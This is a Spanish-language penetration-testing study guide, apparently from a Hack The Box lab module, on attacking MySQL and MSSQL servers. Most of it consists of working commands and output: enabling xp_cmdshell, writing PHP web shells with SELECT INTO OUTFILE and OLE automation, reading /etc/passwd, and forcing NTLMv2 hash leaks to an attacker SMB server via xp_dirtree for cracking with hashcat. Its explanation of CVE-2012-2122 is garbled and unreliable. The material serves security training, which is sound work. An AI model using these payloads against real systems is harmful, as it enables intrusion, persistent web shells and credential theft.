1433/tcp   open  ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|_ Target_Name: HTB
| NetBIOS_Domain_Name: HTB
| NetBIOS_Computer_Name: mssql-test
| DNS_Domain_Name: HTB.LOCAL
| DNS_Computer_Name: mssql-test.HTB.LOCAL
| DNS_Tree_Name: HTB.LOCAL
|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Signed_Fallback
| Not valid before: 2021-08-26T01:04:36
|_ Not valid after:  2051-08-26T01:04:36
|_ssl-date: 2021-08-26T01:11:58+00:00; +2m05s from scanner time.

Host script results:
|_clock-skew: mean: 2m04s, deviation: 0s, median: 2m04s
| ms-sql-info:
|_ 10.10.10.125:1433:
|   Version:
|     name: Microsoft SQL Server 2017 RTM
|     number: 14.00.1000.00
|     Product: Microsoft SQL Server 2017
|     Service pack level: RTM
|     Post-SP patches applied: false
|_ TCP port: 1433
```

El análisis de Nmap revela información esencial sobre el objetivo, como la versión y el nombre de host, que podemos utilizar para identificar errores de configuración comunes, ataques específicos o vulnerabilidades conocidas. Exploraremos algunos errores de configuración comunes y ataques específicos de protocolos.

Mecanismos de autenticación

MSSQL admite dos [modos de autenticación](#), lo que significa que los usuarios pueden crearse en Windows o en SQL Server:

Tipo de autenticación	Descripción
Windows authentication mode	Esta es la opción predeterminada, a la que a menudo se hace referencia como integrated seguridad porque el modelo de seguridad de SQL Server está estrechamente integrado con Windows/Active Directory. Se confía en cuentas de usuarios y grupos específicos de Windows para iniciar sesión en SQL Server. Los usuarios de Windows que ya se han autenticado no tienen que presentar credenciales adicionales.
Mixed mode	El modo mixto admite la autenticación mediante cuentas de Windows/Active Directory y SQL Server. Los pares de nombre de usuario y contraseña se mantienen dentro de SQL Server.

MySQL También admite distintos [métodos de autenticación](#), como nombre de usuario y contraseña, así como la autenticación de Windows (se requiere un complemento). Además, los administradores pueden [elegir un modo de autenticación](#) por muchas razones,

incluidas la compatibilidad, la seguridad, la facilidad de uso y más. Sin embargo, según el método que se implemente, pueden ocurrir configuraciones incorrectas.

En el pasado, existía una vulnerabilidad [CVE-2012-2122](#) en MySQL 5.6.x servidores, entre otros, que nos permitía eludir la autenticación al utilizar repetidamente la misma contraseña incorrecta para la cuenta dada porque la timing Attack vulnerabilidad existía en la forma en que MySQL manejaba los intentos de autenticación.

En este ataque de sincronización, MySQL intenta repetidamente autenticarse en un servidor y mide el tiempo que tarda el servidor en responder a cada intento. Al medir el tiempo que tarda el servidor en responder, podemos determinar cuándo se ha encontrado la contraseña correcta, incluso si el servidor no indica éxito o fracaso.

En el caso de MySQL 5.6.x, el servidor tarda más en responder a una contraseña incorrecta que a una correcta, por lo que, si intentamos autenticarnos repetidamente con la misma contraseña incorrecta, acabaremos recibiendo una respuesta indicando que se ha encontrado la contraseña correcta, aunque no sea así.

Configuraciones erróneas

La autenticación mal configurada en SQL Server puede permitirnos acceder al servicio sin credenciales si está habilitado el acceso anónimo, se configura un usuario sin contraseña o se permite que cualquier usuario, grupo o máquina acceda a SQL Server.

Privilegios

Dependiendo de los privilegios del usuario, podremos realizar diferentes acciones dentro de un SQL Server, como, por ejemplo:

- Leer o cambiar el contenido de una base de datos
- Leer o cambiar la configuración del servidor
- Ejecutar comandos
- Leer archivos locales
- Comunicarse con otras bases de datos
- Capturar el hash del sistema local
- Suplantar la identidad de usuarios existentes
- Obtenga acceso a otras redes

En esta sección, exploraremos algunos de estos ataques.

Ataques específicos de protocolo

Es fundamental comprender cómo funciona la sintaxis SQL. Podemos utilizar el módulo gratuito [SQL Injection Fundamentals](#) para familiarizarnos con la sintaxis SQL. Aunque este módulo cubre MySQL, la sintaxis de MSSQL y MySQL son bastante similares.


Leer/Cambiar la base de datos

Imaginemos que obtuvimos acceso a una base de datos SQL. Primero, necesitamos identificar las bases de datos existentes en el servidor, qué tablas contiene la base de datos

y, por último, el contenido de cada tabla. Tenga en cuenta que podemos encontrar bases de datos con cientos de tablas. Si nuestro objetivo no es solo obtener acceso a los datos, necesitaremos seleccionar qué tablas pueden contener información interesante para continuar con nuestros ataques, como nombres de usuario y contraseñas, tokens, configuraciones y más. Veamos cómo podemos hacer esto:

MySQL - Conexión al servidor SQL

```
mysql -u julio -pPassword123 -h 10.129.20.13
```



```
AlejandroGB@htb[/htb]$ mysql -u julio -pPassword123 -h 10.129.20.13


Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Sqlcmd - Conexión al servidor SQL



```
C:\htb> sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30

1>
```

Nota: Cuando nos autenticamos en MSSQL, `sqlcmd` podemos usar los parámetros `-y (SQLCMDMAXVARTYPEWIDTH)` y `-Y (SQLCMDMAXFIXEDTYPEWIDTH)` para obtener una mejor apariencia de la salida. Tenga en cuenta que esto puede afectar el rendimiento.

Si apuntamos `MSSQL` desde Linux, podemos utilizar `sqsh` como alternativa `sqlcmd`:

```
sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h
```

```
AlejandroGB@htb[/htb]$ sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peplier and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1>
```

Alternativamente, podemos utilizar la herramienta de Impacket con el nombre **mssqlclient.py**.

```
mssqlclient.py -p 1433 julio@10.129.203.7
python3 mssqlclient.py Administrator@<IP> -windows-auth
```

El flag `-windows-auth` en el comando `mssqlclient.py` se utiliza para especificar que la autenticación será **Windows Authentication**, en lugar de usar un nombre de usuario y contraseña explícitos de SQL Server.

Cuando usas `-windows-auth`, el script intentará conectarse a SQL Server usando las credenciales del sistema operativo del usuario con el que estás ejecutando el comando. Es decir, la autenticación se realizará utilizando la cuenta de usuario actual en el sistema (que debe ser una cuenta de Windows válida con permisos para acceder a SQL Server).

```
AlejandroGB@htb[/htb]$ mssqlclient.py -p 1433 julio@10.129.203.7
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation


Password: MyPassword!

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
```

Nota: Cuando nos autenticamos en MSSQL usando `sqsh` podemos usar los parámetros `-h` para deshabilitar encabezados y pies de página para una apariencia más limpia.

Al utilizar la autenticación de Windows, debemos especificar el nombre de dominio o el nombre de host de la máquina de destino. Si no especificamos un dominio o un nombre de

host, asumirá la autenticación de SQL y se autenticará con los usuarios creados en SQL Server. En cambio, si definimos el dominio o el nombre de host, utilizará la autenticación de Windows. Si nos dirigimos a una cuenta local, podemos utilizar `SERVERNAME\accountname` o `.\\accountname`. El comando completo se vería así:



```
AlejandroGB@htb[/htb]$ sqsh -S 10.129.203.7 -U .\\julio -P 'MyPassword!' -h
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wessorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\\warranty'
1>
```

Bases de datos predeterminadas de SQL

Antes de explorar el uso de la sintaxis SQL, es esencial conocer las bases de datos predeterminadas para **MySQL** y **MSSQL**. Esas bases de datos contienen información sobre la base de datos en sí y nos ayudan a enumerar los nombres de las bases de datos, las tablas, las columnas, etc. Con acceso a esas bases de datos, podemos utilizar algunos procedimientos almacenados del sistema, pero por lo general no contienen datos de la empresa.

Nota: Recibiremos un error si intentamos enumerar o conectarnos a una base de datos para la que no tenemos permisos.

MySQL esquemas/bases de datos del sistema predeterminados:

- **mysql**- es la base de datos del sistema que contiene tablas que almacenan la información requerida por el servidor MySQL
- **information_schema**- proporciona acceso a los metadatos de la base de datos
- **performance_schema**- es una función para monitorear la ejecución del servidor MySQL a un nivel bajo
- **sys**- un conjunto de objetos que ayuda a los administradores de bases de datos y desarrolladores a interpretar los datos recopilados por el esquema de rendimiento

MSSQL esquemas/bases de datos del sistema predeterminados:

- **master**- conserva la información de una instancia de SQL Server.
- **msdb**- utilizado por el Agente SQL Server.
- **model**- una base de datos de plantillas copiada para cada nueva base de datos.
- **resource**- una base de datos de solo lectura que mantiene los objetos del sistema visibles en cada base de datos del servidor en el esquema sys.
- **tempdb**- mantiene objetos temporales para consultas SQL.

Sintaxis SQL

Mostrar bases de datos

```
SHOW DATABASES;
```

```
Ataque a bases de datos SQL

mysql> SHOW DATABASES;

+-----+
| Database      |
+-----+
| information_schema |
| htbusers       |
+-----+
2 rows in set (0.00 sec)
```

Si usamos **sqlcmd**, necesitaremos usarlo **GO** después de nuestra consulta para ejecutar la sintaxis SQL.

```
SELECT name FROM master.dbo.sysdatabases
GO
```

```
Ataque a bases de datos SQL

1> SELECT name FROM master.dbo.sysdatabases
2> GO

name
-----
master
tempdb
model
msdb
htbusers
```

Seleccione una base de datos


```
USE htbusers;
```

```
Ataque a bases de datos SQL

mysql> USE htbusers;

Database changed
```


```
USE htbusers  
GO
```



```
Ataque a bases de datos SQL  
  
1> USE htbusers  
2> GO  
  
Changed database context to 'htbusers'.
```


Mostrar tablas

```
SHOW TABLES;
```



```
Ataque a bases de datos SQL  
  
mysql> SHOW TABLES;  
  
+-----+  
| Tables_in_htbusers |  
+-----+  
| actions          |  
| permissions      |  
| permissions_roles |  
| permissions_users |  
| roles            |  
| roles_users      |  
| settings         |  
| users            |  
+-----+  
8 rows in set (0.00 sec)
```

```
SELECT table_name FROM htbusers.INFORMATION_SCHEMA.TABLES  
GO
```



```
Ataque a bases de datos SQL  
  
1> SELECT table_name FROM htbusers.INFORMATION_SCHEMA.TABLES  
2> GO  
  
table_name  
-----  
actions  
permissions  
permissions_roles  
permissions_users  
roles  
roles_users  
settings  
users  
(8 rows affected)
```

Seleccionar todos los datos de la tabla “usuarios”

```
SELECT * FROM users;
```

Ataque a bases de datos SQL

```
mysql> SELECT * FROM users;

+----+-----+-----+-----+
| id | username      | password      | date_of_joining |
+----+-----+-----+-----+
| 1  | admin          | p@ssw0rd      | 2020-07-02 00:00:00 |
| 2  | administrator | adm1n_p@ss    | 2020-07-02 11:30:50 |
| 3  | john           | john123!      | 2020-07-02 11:47:16 |
| 4  | tom            | tom123!       | 2020-07-02 12:23:16 |
+----+-----+-----+-----+
4 rows in set (0.00 sec)
```

```
SELECT * FROM users
go
```

Ataque a bases de datos SQL

```
1> SELECT * FROM users
2> go

id      username      password      data_of_joining
-----+-----+-----+-----+
1      admin          p@ssw0rd      2020-07-02 00:00:00.000
2      administrator adm1n_p@ss    2020-07-02 11:30:50.000
3      john           john123!     2020-07-02 11:47:16.000
4      tom            tom123!      2020-07-02 12:23:16.000

(4 rows affected)
```

Ejecutar comandos

Command Execution Es una de las capacidades más deseadas a la hora de atacar servicios comunes, ya que nos permite controlar el sistema operativo. Si tenemos los privilegios adecuados, podemos utilizar la base de datos SQL para ejecutar comandos del sistema o crear los elementos necesarios para ello.

MSSQL Tiene [procedimientos almacenados extendidos](#) llamados `xp_cmdshell` que nos permiten ejecutar comandos del sistema mediante SQL. Tenga en cuenta lo siguiente **xp_cmdshell**:

- **xp_cmdshell** es una característica poderosa y está deshabilitada de manera predeterminada. **xp_cmdshell** Se puede habilitar y deshabilitar mediante la [administración basada en políticas](#) o ejecutando `sp_configure`
- El proceso de Windows generado por **xp_cmdshell** tiene los mismos derechos de seguridad que la cuenta de servicio de SQL Server
- **xp_cmdshell** Funciona de forma sincrónica. El control no se devuelve al autor de la llamada hasta que se completa el comando de shell de comandos.

Para ejecutar comandos utilizando la sintaxis SQL en MSSQL, utilice:

Consúltanos en XP_CMDSHELL.

```
xp_cmdshell 'whoami'
```

```
GO
```

The terminal window has a dark background and light-colored text. It shows the command `1> xp_cmdshell 'whoami'`, followed by `2> GO`. Below this, the word `output` is displayed, followed by a dashed line and the output of the command: `no service\mssql$sqlexpress`, `NULL`, and `(2 rows affected)`.

Si **xp_cmdshell** no está habilitado, podemos habilitarlo, si tenemos los privilegios adecuados, usando el siguiente comando:

```
-- To allow advanced options to be changed.  
EXECUTE sp_configure 'show advanced options', 1  
GO
```

```
-- To update the currently configured value for advanced
options.
RECONFIGURE
GO

-- To enable the feature.
EXECUTE sp_configure 'xp_cmdshell', 1
GO

-- To update the currently configured value for this
feature.
RECONFIGURE
GO
```

Existen otros métodos para ejecutar comandos, como agregar [procedimientos almacenados extendidos](#), [ensamblados CLR](#), [trabajos del Agente SQL Server](#) y [scripts externos](#). Sin embargo, además de esos métodos, también hay funcionalidades adicionales que se pueden usar, como el **xp_reWRITE** comando que se usa para elevar privilegios mediante la creación de nuevas entradas en el registro de Windows. No obstante, esos métodos quedan fuera del alcance de este módulo.


MySQL admite [funciones definidas por el usuario](#), lo que nos permite ejecutar código C/C++ como una función dentro de SQL. Hay una función definida por el usuario para la ejecución de comandos en este [repositorio de GitHub](#). No es común encontrar una función definida por el usuario como esta en un entorno de producción, pero debemos tener en cuenta que es posible que podamos usarla.

Escribir archivos locales

MySQL no tiene un procedimiento almacenado como xp_cmdshell, pero podemos lograr la ejecución de comandos si escribimos en una ubicación en el sistema de archivos que pueda ejecutar nuestros comandos. Por ejemplo, supongamos **MySQL** que opera en un servidor web basado en PHP u otros lenguajes de programación como ASP.NET. Si tenemos los privilegios adecuados, podemos intentar escribir un archivo usando [SELECT INTO OUTFILE](#) en el directorio del servidor web. Luego podemos navegar hasta la ubicación donde está el archivo y ejecutar nuestros comandos.

MySQL - Escribir archivo local

```
SELECT "<?php system($_GET['cmd']);?>" INTO OUTFILE 'C:/xampp/htdocs/shell.php';
SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';
```



The screenshot shows a terminal window with the title "Ataque a bases de datos SQL". The command entered is:

```
mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';
```

The output shows:

```
Query OK, 1 row affected (0.001 sec)
```

En MySQL, una variable de sistema global `secure_file_priv` limita el efecto de las operaciones de importación y exportación de datos, como las que realizan las instrucciones `LOAD DATA` and `SELECT ... INTO OUTFILE` y la función `LOAD_FILE()`. Estas operaciones solo están permitidas para los usuarios que tienen el privilegio `FILE`.


`secure_file_priv` Puede configurarse de la siguiente manera:

- Si está vacía, la variable no tiene efecto, lo que no es una configuración segura.
- Si se configura con el nombre de un directorio, el servidor limita las operaciones de importación y exportación para que funcionen únicamente con los archivos de ese directorio. El directorio debe existir; el servidor no lo crea.
- Si se establece en NULL, el servidor deshabilita las operaciones de importación y exportación.

En el siguiente ejemplo, podemos ver que la `secure_file_priv` variable está vacía, lo que significa que podemos leer y escribir datos usando MySQL:

MySQL - Privilegios de archivos seguros

```
show variables like "secure_file_priv";
```



```
Ataque a bases de datos SQL

mysql> show variables like "secure_file_priv";

+-----+-----+
| Variable_name      | Value |
+-----+-----+
| secure_file_priv |       |
+-----+-----+

1 row in set (0.005 sec)
```

Para escribir archivos usando MSSQL, necesitamos habilitar [Ole Automation Procedures](#), que requiere privilegios de administrador, y luego ejecutar algunos procedimientos almacenados para crear el archivo:

MSSQL: Habilitar procedimientos de automatización OLE

```
1> sp_configure 'show advanced options', 1
2> GO
3> RECONFIGURE
4> GO
5> sp_configure 'Ole Automation Procedures', 1
6> GO
7> RECONFIGURE
8> GO
```

```
Ataque a bases de datos SQL  
1> sp_configure 'show advanced options', 1  
2> GO  
3> RECONFIGURE  
4> GO  
5> sp_configure 'Ole Automation Procedures', 1  
6> GO  
7> RECONFIGURE  
8> GO
```

MSSQL - Crear un archivo

```
1> DECLARE @OLE INT  
2> DECLARE @FileID INT  
3> EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT  
4> EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT,  
'c:\inetpub\wwwroot\webshell.php', 8, 1  
5> EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'  
6> EXECUTE sp_OADestroy @FileID  
7> EXECUTE sp_OADestroy @OLE  
8> GO
```

```
Ataque a bases de datos SQL  
1> DECLARE @OLE INT  
2> DECLARE @FileID INT  
3> EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT  
4> EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1  
5> EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'  
6> EXECUTE sp_OADestroy @FileID  
7> EXECUTE sp_OADestroy @OLE  
8> GO
```

Leer archivos locales

De forma predeterminada, **MSSQL** permite la lectura de cualquier archivo del sistema operativo al que la cuenta tenga acceso de lectura. Podemos utilizar la siguiente consulta SQL:

Leer archivos locales en MSSQL

```
SELECT      *      FROM      OPENROWSET(BULK      N'C:/Windows/System32/drivers/etc/hosts',  
SINGLE_CLOB) AS Contents  
GO
```

```
Ataque a bases de datos SQL

1> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents
2> GO

BulkColumn

-----
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to hostnames. Each
# entry should be kept on an individual line. The IP address should

(1 rows affected)
```

Como mencionamos anteriormente, por defecto una **MySQL** instalación no permite la lectura de archivos arbitrarios, pero si tenemos la configuración correcta y los privilegios adecuados, podemos leer archivos usando los siguientes métodos:

MySQL - Leer archivos locales en MySQL

```
select LOAD_FILE("/etc/passwd");
```

```
Ataque a bases de datos SQL

mysql> select LOAD_FILE("/etc/passwd");

+-----+
| LOAD_FILE("/etc/passwd") |
+-----+
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync

<SNIP>
```

Capturar hash del servicio MSSQL

En esta **Attacking SMB** sección, analizamos que podríamos crear un servidor SMB falso para robar un hash y abusar de alguna implementación predeterminada dentro de un sistema operativo Windows. También podemos robar el hash de la cuenta de servicio MSSQL mediante **xp_subdirs** procedimientos **xp_dirtree** almacenados no documentados, que utilizan el protocolo SMB para recuperar una lista de directorios secundarios bajo un directorio principal especificado del sistema de archivos. Cuando utilizamos uno de estos procedimientos almacenados y lo apuntamos a nuestro servidor SMB, la funcionalidad de

escucha del directorio obligará al servidor a autenticarse y enviar el hash NTLMv2 de la cuenta de servicio que está ejecutando SQL Server.

Para que esto funcione, primero debemos iniciar [Responder](#) o [impacket-smbserver](#) y ejecutar una de las siguientes consultas SQL:

Robo de hash XP_DIRTREE

```
EXEC master..xp_dirtree '\\10.10.110.17\share\'  
GO
```

The screenshot shows a terminal window with a dark background and light-colored text. The title bar says "Ataque a bases de datos SQL". The command entered is "EXEC master..xp_dirtree '\\10.10.110.17\share\'" followed by "2> GO". Below the command, there is a table header: "subdirectory depth" with a dashed line underneath.

Robo de hash XP_SUBDIRS

```
EXEC master..xp_subdirs '\\10.10.110.17\share\'  
GO
```

The screenshot shows a terminal window with a dark background and light-colored text. The title bar says "Ataque a bases de datos SQL". The command entered is "EXEC master..xp_subdirs '\\10.10.110.17\share\'" followed by "2> GO". Below the command, an error message is displayed: "HRESULT 0x55F6, Level 16, State 1" and "xp_subdirs could not access '\\10.10.110.17\share*.*': FindFirstFile() returned error 5, 'Access is denied'".

Si la cuenta de servicio tiene acceso a nuestro servidor, obtendremos su hash. Luego, podemos intentar descifrarlo o retransmitirlo a otro host.

Ataque Robo de hash XP_DIRTREE con impacket-smbserver

Luego de loguearnos con credenciales en la base de datos MSSQL, colocamos impacket-smbserver a la escucha con "[impacket-smbserver share ./ -smb2support](#)" luego estando conectados a la DB MSSQL ingresamos el comando "[xp_dirtree \\10.10.15.193\share](#)" apuntando a la ip atacante "[10.10.15.193](#)" donde recibiremos el HASH NTLMv2 para crackear posteriormente con "[john](#)" o con hashcat "[hashcat -m 5600 hash.txt rockyou.txt -o hash.cracked](#)".

Robo de hash XP_SUBDIRS con Responder

sudo responder -I tun0

Por alguna razón el Responder que trae Parrot OS no captura el NTLMv2 con el ataque a continuación por lo que debemos descargar este proyecto de github <https://github.com/lgandx/Responder> ingresamos a la carpeta Responder y ejecutamos “`python3 Responder.py -l tun0`” vemos a continuación que luego de loguearnos en la base de datos MSSQL y poner el responder a la escucha, ejecutamos el comando “`xp_dirtree \\10.10.15.193\share`” desde la base de datos para capturar el hash NTLMv2 para su posterior crackeo con “`john`” o “`hashcat`”

Robo de hash XP_SUBDIRS con impacket

```
sudo impacket-smbserver share ./ -smb2support
```



```
AlejandroGB@htb[/htb]$ sudo impacket-smbserver share ./ -smb2support

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
